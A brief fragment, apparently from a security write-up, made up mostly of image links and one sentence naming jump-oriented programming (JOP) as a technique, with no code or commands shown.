

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

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- this gives us what’s commonly called ‘JOP’, or jump-oriented programming

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

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